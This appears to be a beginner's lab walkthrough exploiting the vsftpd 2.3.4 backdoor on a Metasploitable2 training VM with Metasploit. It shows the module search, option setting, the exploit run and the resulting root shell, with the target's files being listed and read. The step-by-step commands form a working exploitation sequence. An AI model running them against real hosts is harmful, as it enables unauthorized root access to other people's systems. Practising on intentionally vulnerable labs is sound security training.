
```
msf6 > search vsftpd 2.3.4

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor
```

use exploit/unix/ftp/vsftpd_234_backdoor




```
Interact with a module by name or index. For example info 0, u

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
```

Show options




```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.
```

set RHOST 172.20.10.3



```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 172.20.10.3
RHOST ⇒ 172.20.10.3
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > SHOW OPTIONS
[-] Unknown command: SHOW. Did you mean show? Run the help command for more details.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS   172.20.10.3      yes       The target host(s), see https://docs.metasploit.com/docs/using-
   RPORT    21               yes       The target port (TCP)
```

exploit



```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 172.20.10.3:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 172.20.10.3:21 - USER: 331 Please specify the password.
[+] 172.20.10.3:21 - Backdoor service has been spawned, handling ...
[+] 172.20.10.3:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (172.20.10.4:37999 → 172.20.10.3:6200) at 2025-04-04 02:51:36 -0400

 pwd
/
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
cd root
ls
Desktop
reset_logs.sh
vnc.log
cat vnc.log

New 'X' desktop is metasploitable:0

Starting applications specified in /root/.vnc/xstartup
Log file is /root/.vnc/metasploitable:0.log
```

we successfully got a shell on the target machine and we successfully exploit the metasploitable2.

THANK YOU!